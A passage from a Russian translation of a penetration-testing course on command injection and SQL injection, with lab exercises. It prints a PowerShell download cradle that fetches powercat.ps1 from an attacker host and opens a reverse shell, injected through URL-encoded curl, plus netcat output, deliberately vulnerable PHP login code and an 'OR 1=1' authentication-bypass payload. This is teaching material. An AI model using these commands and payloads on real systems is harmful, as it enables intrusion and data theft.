```
kali@kali:~$ nc -nvlp 4444
listening on [any] 4444 ...
```

Листинг 45 - Запуск Netcat listener на порту 4444

Когда наш web server раздает **powercat.ps1**, а Netcat listener готов, можно использовать **curl** в первом терминале для внедрения следующей команды. Она состоит из двух частей, разделенных точкой с запятой. Первая часть использует PowerShell download cradle для загрузки функции Powercat, содержащейся в script **powercat.ps1**, с нашего web server. Вторая команда использует функцию *powercat* для создания reverse shell со следующими параметрами: `-c` для указания, куда подключаться, `-p` для порта и `-e` для выполнения программы.

```
IEX (New-Object System.Net.Webclient).DownloadString("http://192.168.119.3/powercat.ps1");powercat -c 192.168.
    119.3 -p 4444 -e powershell
```

Листинг 46 - Команда для загрузки PowerCat и выполнения reverse shell

Снова используем URL encoding для команды и отправим ее.

```
kali@kali:~$ curl -X POST --data 'Arcулье=git%3BIEX%20(New-Object%20System.Net.Webclient).DownloadString(
    %22http%3A%2F%2F192.168.119.3%2Fpowercat.ps1%22)%3Bpowercat%20-c%20192.168.119.3%20-p%204444%20-
    e%20powershell' http://192.168.50.189:8000/arcулье
```

Листинг 47 - Загрузка Powercat и создание reverse shell через Command Injection

После ввода команды второй терминал должен показать, что мы получили GET-запрос для файла **powercat.ps1**.

```
kali@kali:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.50.189 - - [05/Apr/2022 09:05:48] "GET /powercat.ps1 HTTP/1.1" 200 -
```

Листинг 48 - Python3 web server показывает GET-запрос для powercat.ps1

Также мы увидим входящее подключение reverse shell в третьем терминале, где активен Netcat listener.

```
kali@kali:~$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.119.3] from (UNKNOWN) [192.168.50.189] 50325
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator\Documents\meteor>
```

Листинг 49 - Успешное подключение reverse shell через Command Injection

Листинг 49 показывает, что мы получили reverse shell. Вместо Powercat можно было бы напрямую внедрить PowerShell reverse shell. Существует множество способов эксплуатации инъекцию команд vulnerability, которые сильно зависят от нижележащей операционной системы, реализации веб-приложения и имеющихся механизмов безопасности.

(Github, 2022), github.com

(Git SCM, 2022), git-scm.com

(Git for Windows, 2022), gitforwindows.org

(Microsoft Documentation, 2021), docs.microsoft.com

(Stackoverflow, 2020), stackoverflow.com

(Github, 2020), github.com

1. Следуйте шагам выше и эксплуатируйте уязвимость инъекцию команд на VM #1, чтобы получить reverse shell. Так как машина не подключена к интернету, нужно пропустить шаг cloning репозитория из начала этого раздела. Найдите flag на Desktop пользователя *Administrator*.
2. Для этого упражнения приложение *Mountain Vaults* работает на Linux (VM #2). Эксплуатируйте уязвимость инъекцию команд так же, как мы сделали в этом разделе, но на этот раз используйте Linux-specific commands, чтобы получить reverse shell. Как только получите reverse shell, используйте команду **sudo su**, чтобы получить повышенные привилегии. После получения повышенных привилегий найдите flag в файле `/opt/config.txt`.
3. **Capstone Lab**: запустите приложение *Future Factor Authentication* на VM #3. Определите уязвимость, эксплуатируйте ее и получите reverse shell. Используйте **sudo su** в reverse shell, чтобы получить повышенные привилегии, и найдите flag в каталоге `/root/`.
4. **Capstone Lab**: перечислите машину VM #4. Найдите веб-приложение и получите доступ к системе. Flag можно найти в `C:\inetpub\`.

9.5. Завершение

В этом модуле мы рассмотрели разнообразные распространенные атаки на веб-приложения. Сначала мы исследовали, как отображать содержимое файлов за пределами корня веб-сайта с помощью атак обхода каталогов. Затем использовали включение файлов не только для отображения содержимого файлов, но и для выполнения файлов путем включения их в выполняемый код веб-приложения. Далее мы злоупотребили уязвимостями загрузки файлов с исполняемыми и неисполняемыми файлами. Наконец, мы узнали, как использовать внедрение команд для получения доступа к нижележащей системе веб-приложения.

Понимание этих типов атак окажется чрезвычайно полезным в любой оценке безопасности. Когда мы эксплуатируем их в публично доступных веб-приложениях через интернет, они могут привести нас к первоначальному закреплению в сети цели. Если же мы находим уязвимости для этих атак во внутренних веб-сервисах, они могут предоставить векторы бокового перемещения. Хотя уязвимости не зависят от конкретных языков программирования или веб-фреймворков, их эксплуатация может зависеть от них. Поэтому всегда нужно выделять время, чтобы кратко понять используемые веб-технологии, прежде чем пытаться их эксплуатировать. С навыками, рассмотренными в этом учебном блоке, мы можем выявлять и эксплуатировать широкий набор веб-приложений.

10. Атаки SQL Injection

В этом учебном модуле мы рассмотрим следующие учебные блоки:

• Теория SQL и типы баз данных
• Ручная эксплуатация SQL
• Автоматизация SQL-атак

SQL injection (SQLi) - это крупный класс уязвимостей веб-приложений, распространенный во многих веб-приложениях. Сейчас он занимает третье место в OWASP Top 10 Application Security Risks и указан как A03:2021-Injection.

В общем случае уязвимости SQLi позволяют атакующим вмешиваться в SQL-запросы, которыми обмениваются веб-приложение и база данных. SQL-уязвимости обычно позволяют атакующему расширить исходный запрос приложения так, чтобы включить таблицы базы данных, которые обычно были бы недоступны.

В этом модуле мы продемонстрируем SQL enumeration и database fingerprinting, а также ручную и автоматизированную эксплуатацию SQLi.

10.1. Теория SQL и базы данных

Этот учебный блок охватывает следующие учебные цели:

• Освежить основы теории SQL
• Узнать о разных типах DB
• Понять различия в SQL syntax

Structured Query Language (SQL) был разработан специально для управления и взаимодействия с данными, хранящимися внутри relational databases. SQL можно применять для query, insert, modify или даже delete данных, а в некоторых случаях для выполнения команд операционной системы. Поскольку SQL instance предоставляет так много административных привилегий, мы вскоре увидим, как произвольные SQL queries могут представлять значительный риск безопасности.

Современные веб-приложения обычно строятся вокруг интерфейса, обращенного к пользователю, который называется *frontend* и обычно создается с использованием разных блоков кода, написанных на HTML, CSS и JavaScript.

После взаимодействия клиента с frontend он отправляет данные на *backend* application layer, работающий на сервере. Для построения backend application можно использовать несколько разных фреймворков, написанных на различных языках, включая PHP, Java и Python.

Затем серверный код взаимодействует с данными, находящимися в базе данных, разными способами, например получая пароль, связанный с заданным именем пользователя.

SQL syntax, commands и functions различаются в зависимости от того, для какой relational database они созданы. *MySQL*, *Microsoft SQL Server*, *PostgreSQL* и *Oracle* являются наиболее популярными реализациями баз данных, и мы рассмотрим характеристики каждого варианта.

В качестве примера построим простой MySQL-запрос, чтобы разобрать таблицу *users* и получить конкретную запись пользователя.

Мы можем использовать statement **SELECT**, чтобы указать базе данных, что хотим получить все (*) записи из конкретного места, заданного ключевым словом **FROM**, за которым следует цель, в данном случае таблица **users**. Наконец, укажем базе данных фильтровать только записи, принадлежащие пользователю **leon**.

```
SELECT * FROM users WHERE user_name='leon'
```

Листинг 1 - SQL-запрос, который разбирает таблицу users

Чтобы автоматизировать функциональность, веб-приложения часто встраивают SQL queries в свой исходный код.

Мы можем лучше понять эту концепцию, изучив следующий фрагмент backend PHP code, отвечающий за проверку учетных данных, отправленных пользователем при входе:

```
<?php
$uname = $_POST['uname'];
$passwd =$_POST['password'];

$sql_query = "SELECT * FROM users WHERE user_name= '$uname' AND password='$passwd'";
$result = mysqli_query($con, $sql_query);
?>
```

Листинг 2 - SQL-запрос, встроенный в исходный код PHP login

Выше показан semi-precompiled SQL-запрос, который ищет в таблице users предоставленный username и соответствующий password, сохраненные в переменных *uname* и *passwd*. Затем query string сохраняется в *sql_query* и используется для выполнения запроса к локальной базе данных через функцию mysqli_query, которая сохраняет результат запроса в *$result*.

Обратите внимание, что *i* внутри PHP-функции *mysqli_query* означает *improved* и не должно путаться с уязвимостью, поскольку *i* в SQLi означает *injection*.

До сих пор мы описали очень базовое взаимодействие между backend PHP code и базой данных. Просматривая приведенный выше code snippet, мы заметим, что обе переменные *user_name* и *password* извлекаются из пользовательского *POST* request и напрямую вставляются в строку *sql_query* без какой-либо предварительной проверки. Это означает, что атакующий может изменить финальный SQL statement до его выполнения SQL database.

Атакующий может вставить SQL statement в поле *user* или *password*, чтобы нарушить задуманную application logic.

Рассмотрим пример. Когда пользователь вводит **leon**, SQL server ищет username "leon" и возвращает результат.
Для поиска в базе данных SQL server выполняет query **SELECT * FROM users WHERE user_name= leon**.
Если вместо этого пользователь вводит "leon '+!@#$", SQL server выполнит query **SELECT * FROM users WHERE user_name= leon'+!@#$**.
В нашем code block нет проверки этих специальных символов, и именно отсутствие фильтрации создает уязвимость.

В следующих разделах мы узнаем, как можно злоупотреблять такими сценариями.

При тестировании веб-приложения у нас иногда нет предварительного знания о нижележащей database system, поэтому нужно быть готовыми взаимодействовать с разными вариантами SQL databases.

Многие варианты DB отличаются синтаксисом, функциями и возможностями. В этом разделе мы сосредоточимся на двух самых распространенных вариантах баз данных: MySQL и Microsoft SQL Server (MSSQL).

Два варианта SQL, которые мы исследуем в этом модуле, не ограничиваются on-premise установками, поскольку их часто можно встретить и в cloud deployments.

MySQL - один из наиболее часто развертываемых вариантов баз данных, наряду с MariaDB, open-source fork MySQL.

Чтобы изучить основы MySQL, можно подключиться к удаленному экземпляру MySQL с локальной машины Kali.

Используя команду **mysql**, мы подключимся к удаленному SQL instance, указав **root** как username и password, а также default MySQL server port **3306**.

```
kali@kali:~$ mysql -u root -p'root' -h 192.168.50.16 -P 3306

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

Листинг 3 - Подключение к удаленному экземпляру MySQL

Из MySQL console shell можно запустить функцию *version()*, чтобы получить версию работающего SQL instance.

```
MySQL [(none)]> select version();
+-----------+
| version() |
+-----------+
| 8.0.21    |
+-----------+
1 row in set (0.107 sec)
```

Листинг 4 - Получение версии базы данных MySQL

Мы также можем проверить текущего database user для ongoing session с помощью функции *system_user()*, которая возвращает текущие username и hostname для MySQL connection.

```
MySQL [(none)]> select system_user();
+--------------------+
| system_user()      |
+--------------------+
| root@192.168.20.50 |
+--------------------+
1 row in set (0.104 sec)
```

Листинг 5 - Проверка пользователя текущей session

Выполненный запрос к базе данных подтвердил, что мы вошли как root-пользователь базы данных через удаленное подключение с 192.168.20.50.

Пользователь *root* в этом примере - root-пользователь, специфичный для базы данных, а не общесистемный административный root-пользователь.

Теперь можно собрать список всех баз данных, работающих в MySQL session, выполнив команду **show**, за которой следует ключевое слово **databases**.

```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
```

```
| sys                |
| test               |
+--------------------+
5 rows in set (0.107 sec)
```

Листинг 6 - Перечисление всех доступных databases

В качестве примера получим password пользователя *offsec*, присутствующего в базе данных *mysql*.

Внутри базы данных mysql отфильтруем с помощью оператора **SELECT** значения **user** и `authentication_string`, принадлежащие таблице **user**. Далее отфильтруем все результаты через условие **WHERE**, которое сопоставляет только пользователя **offsec**.

```
MySQL [mysql]> SELECT user, authentication_string FROM mysql.user WHERE user = 'offsec';
+--------+-------------------------------------------------------------------------+
| user   | authentication_string                                                   |
+--------+-------------------------------------------------------------------------+
| offsec | $A$005$?qvorPp8#lTKH1j54xuw4C5VsXe5IAa1cFUYdQMiBxQVEzZG9XWd/e6|
+--------+-------------------------------------------------------------------------+
1 row in set (0.106 sec)
```

Листинг 7 - Проверка зашифрованного пароля пользователя

Для повышения безопасности password пользователя хранится в поле *authentication_string* как алгоритм Caching-SHA-256.

Хеш пароля — это зашифрованное представление исходного пароля в открытом виде. В последующих модулях мы узнаем, как выполняется хеширование паролей и как хеш можно обратить или взломать, чтобы получить исходный пароль.

Разобрав основы MySQL, исследуем MSSQL.

MSSQL - database management system, которая нативно интегрируется в Windows ecosystem.

В Windows есть встроенный command-line tool с именем SQLCMD, который позволяет запускать SQL queries через Windows командная строка или даже удаленно с другой машины.

Kali Linux включает Impacket, Python framework, позволяющий взаимодействовать с network protocols. Среди множества других протоколов он поддерживает Tabular Data Stream (TDS), протокол, принятый MSSQL и реализованный в инструменте *impacket-mssqlclient*.

Можно запустить **impacket-mssqlclient**, чтобы подключиться к удаленной Windows machine с MSSQL, передав username, password и remote IP вместе с ключевым словом `-windows-auth`. Это принудительно включает NTLM authentication в отличие от Kerberos. Windows authentication мы рассмотрим глубже в следующих модулях.

```
kali@kali:~$ impacket-mssqlclient Administrator:Lab123@192.168.50.18 -windows-auth
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(SQL01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (SQLPLAYGROUND\Administrator  dbo@master)>
```

Листинг 8 - Подключение к удаленному MSSQL instance через Impacket

Для начала проверим текущую версию нижележащей операционной системы, выбрав **@@version**.

У каждой database management system есть собственный синтаксис, который нужно учитывать при перечислении цели во время теста на проникновение.

```
SQL (SQLPLAYGROUND\Administrator  dbo@master)> SELECT @@version;
...

Microsoft SQL Server 2019 (RTM) - 15.0.2000.5 (X64)
 Sep 24 2019 13:48:23
 Copyright (C) 2019 Microsoft Corporation
 Express Edition (64-bit) on Windows Server 2022 Standard 10.0 <X64> (Build 20348: ) (Hypervisor)
```

Листинг 9 - Получение версии Windows OS

Наш query вернул ценную информацию о работающей версии MSSQL server вместе с версией Windows Server, включая build number.

При использовании командной строки tool SQL Server вроде sqlcmd нужно отправлять SQL statement, заканчивающийся точкой с запятой, а затем *GO* на отдельной строке. Однако при удаленном запуске команды statement GO можно опустить, поскольку он не является частью MSSQL TDS protocol.

Чтобы перечислить все доступные databases, можно выбрать все имена из system catalog.

```
SQL (SQLPLAYGROUND\Administrator  dbo@master)> SELECT name FROM sys.databases;
name
...
master

tempdb

model

msdb

offsec

SQL>
```

Листинг 10 - Проверка доступных databases

Поскольку *master*, *tempdb*, *model* и *msdb* являются default databases, мы хотим исследовать custom database *offsec*, так как она может содержать данные, принадлежащие нашей цели. Можно просмотреть эту базу, запросив таблицу *tables* в соответствующей *information_schema*.

```
SQL (SQLPLAYGROUND\Administrator  dbo@master)> SELECT * FROM offsec.information_schema.tables;
TABLE_CATALOG   TABLE_SCHEMA   TABLE_NAME   TABLE_TYPE
-------------   ------------   ----------   ----------
offsec          dbo            users        b'BASE TABLE'

SQL (SQLPLAYGROUND\Administrator  dbo@master)>
```

Листинг 11 - Проверка доступных таблиц в базе данных offsec

Наш query вернул таблицу *users* как единственную доступную в базе данных, поэтому проверим ее, выбрав все записи. Нужно указать table schema *dbo* между именами database и table.

```
SQL>select * from offsec.dbo.users;
username     password
----------   ----------
admin        lab

guest        guest
```

Листинг 12 - Изучение записей таблицы Users

Таблица users содержит columns *user* и *password*, а также две строки. Наш query вернул clear text password для обоих usernames.

Разобрав базовые особенности синтаксиса MySQL и MSSQL databases, далее мы узнаем, как вручную эксплуатировать SQL injection vulnerabilities.

1. С вашей Kali Linux VM подключитесь к удаленному экземпляру MySQL на VM 1 и повторите шаги перечисления базы данных MySQL. Затем исследуйте все значения, назначенные пользователю *offsec*. Какое значение *plugin* используется как схема аутентификации по паролю?
2. С вашей Kali Linux VM подключитесь к удаленному экземпляру MSSQL на VM 2 и повторите шаги перечисления базы данных MSSQL. Затем исследуйте записи таблицы *sysusers* внутри базы данных master. Каково значение первого перечисленного пользователя?
3. С вашей Kali Linux VM подключитесь к удаленному экземпляру MySQL на VM 3 и исследуйте таблицу *users*, присутствующую в одной из баз данных, чтобы получить flag.

10.2. Ручная эксплуатация SQL

Этот учебный блок охватывает следующие учебные цели:

• Вручную выявлять SQL injection vulnerabilities
• Понять UNION SQLi payloads
• Изучить Error SQLi payloads
• Понять Blind SQLi payloads

Разобрав базовый SQL syntax двух крупных дистрибутивов баз данных, исследуем, как выявлять и эксплуатировать SQL injection vulnerabilities.

SQL injections часто обнаруживаются и используются автоматизированными инструментами, такими как sqlmap. Тем не менее сначала нужно понять, как вручную вызвать уязвимость, чтобы разобраться в ее механике.

Мы можем начать анализ уязвимости с PHP code, который рассматривали ранее:

```
<?php
$uname = $_POST['uname'];
$passwd =$_POST['password'];

$sql_query = "SELECT * FROM users WHERE user_name= '$uname' AND password='$passwd'";
$result = mysqli_query($con, $sql_query);
?>
```

Листинг 13 - PHP Code, уязвимый к SQL injection

Поскольку оба параметра *uname* и *password* поступают из пользовательского ввода, мы можем контролировать переменную *$sql_query* и создавать другой SQL-запрос.

В некоторых случаях SQL injection может привести к обход аутентификации, и это первый путь эксплуатации, который мы рассмотрим.

Принудительно закрыв quote в значении *uname* и добавив statement *OR 1=1*, за которым следует comment separator -- и два прямых слеша (*//*), можно преждевременно завершить SQL statement. Синтаксис этого типа комментария требует двух последовательных дефисов, за которыми идет как минимум один whitespace character.

В примерах этого раздела мы завершаем такие комментарии двумя double slashes. Это дает видимость нашего payload и также добавляет некоторую защиту от любого whitespace truncation, которое может применять веб-приложение.

```
offsec' OR 1=1 -- //
```

Листинг 14 - Проверка SQLi Authentication Bypass


SQL-запрос, назначенный переменной *$sql_query*, приводит к тому, что из PHP application на MySQL server отправляется следующий SQL-запрос.

```
SELECT * FROM users WHERE user_name= 'offsec' OR 1=1 --
```


Листинг 15 - Внедренный SQL statement

Поскольку мы добавили оператор OR, который всегда будет true, условие WHERE вернет первый идентификатор пользователя, присутствующий в базе данных, независимо от того, существует ли запись пользователя. Так как в приложении не реализованы дополнительные проверки, мы можем получить администраторские привилегии, обойдя логику аутентификации.

Чтобы попробовать эту атаку против реального приложения, можно перейти на `http://192.168.50.16` с локальной машины Kali, ввести "offsec" и "jam" в соответствующие поля username и password и нажать *Submit*.



Так как учетные данные пользователя offsec недействительны, мы получаем сообщение об ошибке *Invalid Password*. Следующим шагом попробуем вставить любой специальный символ в поле *Username*, чтобы проверить взаимодействие с нижележащим SQL-сервером. Добавим одинарную кавычку к имени пользователя и снова нажмем *Submit*.




Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'f9664ea1803311b35f81d07d8c9e072d'' at line 1


На этот раз мы получаем SQL syntax error, что означает, что мы можем взаимодействовать с базой данных.

SQL-инъекция считается *in-band*, когда уязвимое приложение возвращает результат запроса вместе со значением, которое отдает само приложение. В этом сценарии мы включили отладку SQL внутри веб-приложения, однако большинство веб-приложений промышленного уровня не показывает такие сообщения об ошибках, потому что раскрытие отладочной информации SQL считается недостатком безопасности.

Учитывая эти условия, проверим authentication payload, который обсуждали ранее, вставив его в поле *Username*.



Теперь снова нажмем кнопку *Submit*.



Authentication Successfull

Отлично! На этот раз мы получили сообщение *Authentication Successful*, что означает успех атаки.

Чтобы расширить атаку дальше, можно также воспользоваться error-based payload, напрямую перечисляя базу данных.

Снова преждевременно завершив подразумеваемый SQL-запрос, мы можем внедрить произвольный второй statement:

